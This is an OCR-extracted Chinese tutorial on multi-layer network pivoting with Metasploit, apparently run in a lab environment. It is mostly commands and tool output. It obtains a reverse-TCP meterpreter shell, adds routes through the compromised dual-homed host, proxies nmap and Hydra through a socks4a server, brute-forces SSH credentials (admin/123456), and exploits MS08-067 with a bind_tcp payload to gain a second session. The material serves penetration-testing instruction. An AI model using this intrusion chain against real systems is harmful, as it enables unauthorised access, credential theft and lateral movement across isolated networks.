
0x01 meterpreter 多级内网代理穿透

1.Pivoting


基本上可以概括为 ,在正常情况下仅仅只是通过利用被控制的计算机我们可能依旧无法进行网络访问。假设一台被控制的计算机连接有多个网络，将其作为我们的跳板，那么网络隔离的手段对我们来说就形同虚设。跟着这个思路，攻击者在被控制的跳板主机上执行路由操作，进而访问隐藏的网络。对新发现网络发起的每个请求都会通过中间的双网卡跳板传输，形象化一点说来就像是洞子一般。



就如上面所示的拓扑图，设备有两张网卡可访问 192.168.1.0/24 以及 192.168.10.0/24 两个网络。在正常情况下 ,这两个网络之间是不能相互访问的，除非有定义路由规则。根据该结构，授权用户（使用两张网卡的计算机）可访问 DMZ 区内的一些服务。

2.第一层双网卡中转跳板及端口转发

根据我们的攻击场景 ,先拿下命名为 RD 的主机然后获取到的 meterpreter shell，RD 能连接到 DMZ 网络。随后，在信息收集过程中确定了目标有两张网卡。注意：环境中的路由器在两个网络之间并没有联通。




```
msf > use exploit/multi/handler
msf exploit(handler) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.0.20
LHOST => 172.16.0.20
msf exploit(handler) > set LPORT 1234
LPORT => 1234
msf exploit(handler) > run
[*] Started reverse TCP handler on 172.16.0.20:1234
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.16.0.11
[*] Meterpreter session 2 opened (172.16.0.20:1234 ->
172.16.0.11:49162)
meterpreter > ifconfig
Interface  1
============
Name         : Software Loopback Interface 1
```

```
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e1:3f:af
MTU          : 1500
IPv4 Address : 172.16.0.11
IPv4 Netmask : 255.255.255.0
Interface 19
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:7f:3c:fe
MTU          : 1500
IPv4 Address : 7.7.7.11
IPv4 Netmask : 255.255.255.0
```

在我们设计的这个场景中，获得 RD 系统访问权限的攻击者将会使用第二张网卡(7.7.7.0/24)访问网络。在执行这项操作之前，攻击者必须先在 RD 中定义路由规则。

在 Metasploit 中可以轻松完成这项任务，在当前 meterpreter 会话下键入以下命令可创建路由规则：

```
meterpreter > run autoroute -s 7.7.7.0/24
[*] Adding a route to 7.7.7.0/255.255.255.0...
[+] Added route to 7.7.7.0/255.255.255.0 via 172.16.0.11
```


```
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
Active Routing Table
====================
 Subnet Netmask Gateway
 ------ ------- -------
 7.7.7.0 255.255.255.0 Session 2
meterpreter >
```

根据定义的路由规则，只要 meterpreter ID 值为 2 的会话在运行，那么在 Metasploit 框架中就可以访问 7.7.7.0/24 网络。

这一步骤之后，使用类似 arp_scanner 的端口模块就能检测到 JC 系统的 IP 地址。JC 为 7.7.7.20 内网中的另一台计算机。

```
meterpreter > run post/windows/gather/arp_scanner
RHOSTS=7.7.7.0/24
[*] Running module against DISCORDIA
[*] ARP Scanning 7.7.7.0/24
[*]     IP: 7.7.7.11 MAC 08:00:27:7f:3c:fe (CADMUS COMPUTER
SYSTEMS)
[*]     IP  7.7.7.12 MAC 08:00:27:3a:b2:c1 (CADMUS CIMPUTER
SYSTEMS)
[*]     IP: 7.7.7.20 MAC 08:00:27:fa:a0:c5 (CADMUS COMPUTER
SYSTEMS)
[*]     IP: 7.7.7.255 MAC 08:00:27:3f:2a:b5 (CADMUS COMPUTER
SYSTEMS)
meterpreter >
```

在 7.7.7.0/24 网络中存活系统的 IP 地址，包括命名为 JC 的系统主机，都已经检测到了。



自然而然的，我们想到了以下问题：诸如 arp_scanner 的端口模块对这类扫描工作可能存在着不足之处，那么 nmap 风格的扫描工具是否能登场呢？

3.中转跳板 Nmap 扫描


对此必须在 Metasploit 中激活路由配置，并且该配置必须能够通过 socks4 代理进行转发。这里有一个 metasploit 模块刚好满足以上需求。

使用 metasploit 的 socks4 代理模块：

```
meterpreter > background
[*] Backgrounding session 2...
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options
Module options (auxiliary/server/socks4a):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.
Auxiliary action:
   Name   Description
```

```
   ----   -----------
   Proxy
msf auxiliary(socks4a) > set srvhost 172.16.0.20
srvhost => 172.16.0.20
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
msf auxiliary(socks4a) > netstat -antp | grep 1080
[*] exec: netstat -antp | grep 1080
tcp        0      172.16.0.20:1080           0.0.0.0:*
LISTEN      3626/ruby
msf auxiliary(socks4a) >
```

ProxyChains 是为 GNU\Linux 操作系统而开发的工具，任何 TCP 连接都可以通过 TOR 或者 SOCKS4, SOCKS5, HTTP / HTTPS 路由到目的地。在这个通道技术中可以使用多个代理服务器。除此之外提供匿名方式，诸如用于中转跳板的应用程序也可以用于对发现的新网络进行直接通信。



用文本编辑器打开/etc/proxychains.conf，在文件的最后一行添加新创建的 socks4 代理服务器

```
--- snippet ---
[ProxyList]
# add proxy here ...
```

```
# meanwile
# defaults set to "tor"
#socks4  127.0.0.1 9050
socks4  172.16.0.20 1080
```

使用 proxychains 执行 nmap 扫描任务非常简单，网络数据包将会通过定义的代理发送到目的地。

```
root@kali:~# proxychains nmap -sT -sV -Pn -n -p22,80,135,139,445 --script=smb-vuln-ms08-067.nse 7.7.7.20
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.25BETA1 ( https://nmap.org )
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:80-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OK
Nmap scan report for 7.7.7.20
Host is up (0.17s latency).
PORT     STATE    SERVICE      VERSION
22/tcp   open     ssh          Bitvise WinSSHD 7.16 (FlowSsh 7.15; protocol 2.0)
80/tcp   closed   http         Easy File Sharing Web Server httpd 6.9
135/tcp  open     msrpc        Microsoft Windows RPC
139/tcp  open     netbios-ssn  Microsoft Windows netbios-ssn
```


```
445/tcp  open     microsoft-ds Microsoft Windows 2003 or 2008
microsoft-ds
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_server_2003
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution
(MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2
and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows
remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow
during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_
https://technet.microsoft.com/en-us/library/security/ms08-067.
aspx
Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
root@kali:~#
```

根据扫描的结果 ,目标系统中运行着 SSH 以及 HTTP 服务。在进一步利用之前，

我们还将涉及另一种被称之为端口转发的通信路由(traffic routing)技术。

4.端口转发

端口转发是实现中转跳板的基本步骤,目前还无法直接访问到隐藏网络中的服务，这是因为没有建立双向路由。我们知道如何到达目标系统，所以可以发起请求。但这个请求会失败，这是因为目标系统不知道如何到达我们这边。



基于这个原因，我们可以通过定义 meterpreter 会话在我们的本地开启一个端口，将本地数据包发送到目的地。只要进程存活，路由就会一直工作。

再此须谨记，run autoroute 命令建立的路由仅在 Metasploit 框架下有效，我们也可以尝试使用 kali 工具实现目的，这里我们就要借助类似端口转发的工具或是 proxychains。

使用 portfwd 模块(Metasploit 中的一个 post 模块)可完成端口转发

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]
OPTIONS:
    -L <opt>  Forward: local host to listen on (optional). Remote: local host to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
```

```
    -p <opt>  Forward: remote port to connect to. Reverse: remote
port to listen on.
    -r <opt>  Forward: remote host to connect to.
meterpreter >
```

当我们在浏览器中向本地 2323 端口发送一个链接请求时，该连接请求将会转发到 IP 地址为 7.7.7.20 的计算机的 80 端口。


得益于 ProxyChains 和 Nmap，早先我们就已经确定了 web 服务运行在 7.7.7.20 的 80 端口。为了访问这个服务，本地系统的 2323 端口将被转发到 7.7.7.20 的 80 端口

```
meterpreter > portfwd add -L 172.16.0.20 -l 2323 -p 80 -r 7.7.7.20
[*] Local TCP relay created: 172.16.0.20:2323 <-> 7.7.7.20:80
meterpreter >
```

通过 portfwd list 命令可以查看当前活跃的端口转发规则：

```
meterpreter > portfwd list
Active Port Forwards
====================
   Index  Local           Remote      Direction
   -----  -----           ------      ---------
   1      172.16.0.20:2323  7.7.7.20:80  Forward
1 total active port forwards.
meterpreter >
```

检测到 IP 地址为 7.7.7.20 目标系统的 80 端口上运行着名为 **Eash File Sharing Web Server** 的应用



5 中转跳板 SSH 暴力破解

正如你看到的，我们检测到的 7.7.7.20 上有一个 ssh 服务。对该服务进行暴力破解十分简便。我们可以使用 SSH_enumusers 这个辅助模块来完成这项工作：

```
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(ssh_enumusers) > set rhosts 7.7.7.20
rhosts => 7.7.7.20
msf auxiliary(ssh_enumusers) > set rport 22
rport => 22
msf auxiliary(ssh_enumusers) > set user_file
/usr/share/wordlists/metasploit/default_users_for_services_unh
ash.txt
user_file =>
/usr/share/wordlists/metasploit/default_users_for_services_unh
ash.txt
msf auxiliary(ssh_enumusers) > run
```

```
[*] 7.7.7.20:22 - SSH - Checking for false positives
[*] 7.7.7.20:22 - SSH - Starting scan
[+] 7.7.7.20:22 - SSH - User 'admin' found
[-] 7.7.7.20:22 - SSH - User 'root' not found
[-] 7.7.7.20:22 - SSH - User 'Administrator' not found
[+] 7.7.7.20:22 - SSH - User 'sysadm' found
[-] 7.7.7.20:22 - SSH - User 'tech' not found
[-] 7.7.7.20:22 - SSH - User 'operator' not found
[+] 7.7.7.20:22 - SSH - User 'guest' found
[-] 7.7.7.20:22 - SSH - User 'security' not found
[-] 7.7.7.20:22 - SSH - User 'debug' not found
[+] 7.7.7.20:22 - SSH - User 'manager' found
[-] 7.7.7.20:22 - SSH - User 'service' not found
[-] 7.7.7.20:22 - SSH - User '!root' not found
[+] 7.7.7.20:22 - SSH - User 'user' found
[-] 7.7.7.20:22 - SSH - User 'netman' not found
[+] 7.7.7.20:22 - SSH - User 'super' found
[-] 7.7.7.20:22 - SSH - User 'diag' not found
[+] 7.7.7.20:22 - SSH - User 'Cisco' found
[-] 7.7.7.20:22 - SSH - User 'Manager' not found
[+] 7.7.7.20:22 - SSH - User 'DTA' found
[-] 7.7.7.20:22 - SSH - User 'apc' not found
[+] 7.7.7.20:22 - SSH - User 'User' found
[-] 7.7.7.20:22 - SSH - User 'Admin' not found
[+] 7.7.7.20:22 - SSH - User 'cablecom' found
[-] 7.7.7.20:22 - SSH - User 'adm' not found
[+] 7.7.7.20:22 - SSH - User 'wradmin' found
[-] 7.7.7.20:22 - SSH - User 'netscreen' not found
[+] 7.7.7.20:22 - SSH - User 'sa' found
[-] 7.7.7.20:22 - SSH - User 'setup' not found
[+] 7.7.7.20:22 - SSH - User 'cmaker' found
[-] 7.7.7.20:22 - SSH - User 'enable' not found
```

```
[+] 7.7.7.20:22 - SSH - User 'MICRO' found
[-] 7.7.7.20:22 - SSH - User 'login' not found
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
^C
msf auxiliary(ssh_enumusers) >
```

除了 Metasploit 框架中的辅助模块外 ,Kali 工具包中的 Hydra 也可以完成这项任务。通过在 ProxyChains 下运行 Hydra，所有的通信数据将会通过被控制的主机（双网卡主机）传送到目标系统上。

```
root@kali:~# proxychains hydra 7.7.7.20 ssh -s 22 -L /tmp/user.txt -P top100.txt -t 4
ProxyChains-3.1 (http://proxychains.sf.net)
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 4 tasks per 1 server, overall 64 tasks, 20 login tries (l:2/p:10), ~0 tries per task
[DATA] attacking service ssh on port 22
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
|S-chain|-<>-172.16.0.20:1080-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
<><>-OK
<><>-OK
<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
[22][ssh] host: 7.7.7.20   login: admin   password: 123456
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
```

```
<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished
root@kali:~#
```

使用 Hydra 执行 brute-force 攻击，我们获得代理服务器的用户名为 admin，密码为 123456。同时使用 ProxyChains 工具可以连接到远程的 SSH 服务

```
root@kali:~# proxychains ssh admin@7.7.7.20
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK
The authenticity of host '7.7.7.20 (7.7.7.20)' can't be
established.
ECDSA key fingerprint is
SHA256:Rcz2KrPF3BTo16Ng1kET91ycbr9c8vOkZcZ6b4VawMQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '7.7.7.20' (ECDSA) to the list of known
hosts.
admin@7.7.7.20's password:
bvshell:/C/Documents and Settings/All Users$ pwd
/C/Documents and Settings/All Users
bvshell:/C/Documents and Settings/All Users$ dir
2016-12-24  21:32         <DIR> Application Data
2016-12-25  06:16         <DIR> Desktop
2016-12-24  18:36         <DIR> Documents
2016-12-24  18:37         <DIR> DRM
2016-12-24  21:32         <DIR> Favorites
2016-12-24  18:38         <DIR> Start Menu
2016-12-24  21:32         <DIR> Templates
     0 Files                 0 bytes
     7 Directories
```

```
bvshell:/C/Documents and Settings/All Users$
```

6.获取第二层中转跳板访问


如果你还记得，我们之前使用 nmap 扫描 7.7.7.0/24 找到了两个漏洞。一个是 MS08-067，另一个是 Easy File Share 应用中的 BOF 漏洞，这两个方向都能让我们访问到目标主机。当然还有一个选择便是继续使用上面获取到的 ssh 进行访问，但这里我们选择以上两个方向。

(1)MS08-067 搭配 Bind TCP


该模块的完整路径为 exploit/windows/smb/ms08_067_netapi，在 Metasploit 框架下利用 MS08-067 漏洞攻击目标系统。由于没有定义双向路由，目标系统无法直接到达我们的计算机，为此需要将 bind_tcp 设置为 payload 类型。在 exploit 操作成功之后，就将要对连接到目标系统的端口进行监听。

bind_tcp 和 reverse_tcp 的区别如下图：

Reverse TCP Connection



Bind TCP Connection



完整设置如下：

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use
(BROWSER, SRVSVC)
Exploit target:
   Id  Name
   --  ----
   0   Automatic Targeting
msf exploit(ms08_067_netapi) > set rhost 7.7.7.20
rhost => 7.7.7.20
msf exploit(ms08_067_netapi) > set payload
windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
```

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    7.7.7.20         yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use
(BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted:
'', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     7.7.7.20         no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) > run

[*] Started bind handler

[*] 7.7.7.20:445 - Automatically detecting the target...

[*] 7.7.7.20:445 - Fingerprint: Windows 2003 - Service Pack 2 -
lang:Unknown

[*] 7.7.7.20:445 - We could not detect the language pack, defaulting
to English

[*] 7.7.7.20:445 - Selected Target: Windows 2003 SP2 English (NX)

[*] 7.7.7.20:445 - Attempting to trigger the vulnerability...

[*] Sending stage (957999 bytes) to 7.7.7.20

[*] Meterpreter session 2 opened (172.16.0.20-172.16.0.11:0 ->
7.7.7.20:4444)

meterpreter >
```

